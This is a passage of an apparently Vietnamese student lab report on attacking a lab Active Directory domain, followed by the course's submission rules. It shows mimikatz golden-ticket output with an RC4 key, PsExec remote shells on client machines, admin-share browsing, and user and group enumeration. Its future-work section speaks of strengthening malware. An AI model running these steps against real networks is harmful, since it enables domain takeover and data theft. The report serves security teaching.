SID : S-1-5-21-187861851-4132178150-2267125512
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 01b33a002f9913c3976c7e6eda63a1aa - rc4_hmac_nt
Lifetime : 12/7/2023 3:06:41 AM ; 12/4/2023 3:06:41 AM ; 12/4/2023 3:06:41 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ nhom9.local' successfully submitted for current session
```

Hình 28,29: Thực hiện tấn công golden ticket

- Sau khi thực hiện golden ticket attacker có thể xem các thư mục ổ đĩa của các user trong AD.

```
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>dir \\DESKTOP-F3BLPP1\c$
Volume in drive \\DESKTOP-F3BLPP1\c$ has no label.
Volume Serial Number is BAA6-686D

Directory of \\DESKTOP-F3BLPP1\c$

09/14/2018  11:33 PM  <DIR>          PerfLogs
11/28/2023  05:19 AM  <DIR>          Program Files
11/27/2023  03:17 AM  <DIR>          Program Files (x86)
12/07/2023  02:19 AM  <DIR>          Share
11/27/2023  02:18 AM  <DIR>          Users
12/07/2023  03:16 AM  <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  46,732,587,008 bytes free
```

Hình 30: Xem thư mục trên máy client2

```
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>dir \\client1\c$
Volume in drive \\client1\c$ has no label.
Volume Serial Number is 803F-BA3B

Directory of \\client1\c$

09/14/2018  11:33 PM  <DIR>          PerfLogs
11/27/2023  04:31 AM  <DIR>          Program Files
11/27/2023  04:29 AM  <DIR>          Program Files (x86)
11/28/2023  05:15 AM  <DIR>          Share
11/15/2023  01:53 AM  <DIR>          Users
11/28/2023  12:15 AM  <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  1,681,264,640 bytes free
```

Hình 31: Xem thư mục trên máy client1

- Attcker lợi PStool để có truy cập qua lại giữa tất cả các máy trong AD

```
C:\Windows\System32\PSTools>PsExec.exe \\192.168.244.139 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Hình 32: Truy cập đến máy client2 bằng Pstool

```
C:\Windows\system32>^C
cmd.exe exited on 192.168.244.139 with error code 0.

C:\Windows\System32\PSTools>PsExec.exe \\192.168.244.133 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Hình 33: Truy cập đến máy client1 bằng Pstool

6. Attacker khai thác các dữ liệu được lưu local trên máy của Admin, xem danh sách các user, group, service có trong AD.

```
PS C:\Windows\system32>
dsquery user
PS C:\Windows\system32> dsquery user
"CN=Administrator,CN=Users,DC=nhom9,DC=local"
"CN=Guest,CN=Users,DC=nhom9,DC=local"
"CN=krbtgt,CN=Users,DC=nhom9,DC=local"
"CN=Client1 Window,CN=Users,DC=nhom9,DC=local"
"CN=Phucs Hoangf,CN=Users,DC=nhom9,DC=local"
"CN=client2 window,CN=Users,DC=nhom9,DC=local"
"CN=SQL Service,CN=Users,DC=nhom9,DC=local"
```

Hình 34: Xem danh sách user trong AD

```
PS C:\Windows\system32>
dsquery group
PS C:\Windows\system32> dsquery group
"CN=Administrators,CN=Builtin,DC=nhom9,DC=local"
"CN=Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Guests,CN=Builtin,DC=nhom9,DC=local"
"CN=Print Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Backup Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Replicator,CN=Builtin,DC=nhom9,DC=local"
"CN=Remote Desktop Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Network Configuration Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Performance Monitor Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Performance Log Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Distributed COM Users,CN=Builtin,DC=nhom9,DC=local"
"CN=IIS_IUSRS,CN=Builtin,DC=nhom9,DC=local"
"CN=Cryptographic Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Event Log Readers,CN=Builtin,DC=nhom9,DC=local"
"CN=Certificate Service DCOM Access,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Remote Access Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Endpoint Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=RDS Management Servers,CN=Builtin,DC=nhom9,DC=local"
"CN=Hyper-V Administrators,CN=Builtin,DC=nhom9,DC=local"
"CN=Access Control Assistance Operators,CN=Builtin,DC=nhom9,DC=local"
"CN=Remote Management Users,CN=Builtin,DC=nhom9,DC=local"
"CN=Storage Replica Administrators,CN=Builtin,DC=nhom9,DC=local"
```

Hình 35: Xem danh sách group trong AD

```
PS C:\Windows\system32>
Get-Service
PS C:\Windows\system32> Get-Service
```

Status	Name	DisplayName
Running	ADWS	Active Directory Web Services
Running	Affr	Affr
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Running	ALow	ALow
Running	AppHostSvc	Application Host Helper Service
Stopped	AppIDSvc	Application Identity
Stopped	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	AudioEndpointBu...	Windows Audio Endpoint Builder
Stopped	AudioSrv	Windows Audio
Stopped	AvkC	AvkC
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Running	BFE	Base Filtering Engine
Stopped	BITS	Background Intelligent Transfer Ser...
Running	BrokerInfrastru...	Background Tasks Infrastructure Ser...
Stopped	BTAGService	Bluetooth Audio Gateway Service
Stopped	BthAvctpSvc	AVCTP service
Stopped	bthserv	Bluetooth Support Service

Hình 36: Xem các service đang chạy trong AD

```
C:\Shares> dir
Volume in drive C has no label.
Volume Serial Number is 166C-6889

Directory of C:\Shares

11/27/2023  02:08 AM    <DIR>      .
11/27/2023  02:08 AM    <DIR>      ..
11/28/2023  10:58 AM    <DIR>      Database
11/28/2023  10:58 AM    <DIR>      Task_User_1
11/28/2023  03:04 AM    <DIR>      Task_User_2
               0 File(s)                0 bytes
               5 Dir(s)  44,993,101,824 bytes free

C:\Shares>
```

Hình 37: Khai thác dữ liệu lưu local trong AD

D. Công Việc cần thực hiện trong tương lai

1. Cải tiến malware mạnh hơn để đủ quyền cài cer không cần phụ thuộc vào việc phishing mail
2. Cần tìm hiểu thêm kỹ thuật tấn công để vào chung mạng AD.

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX và .PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).
Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.
- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT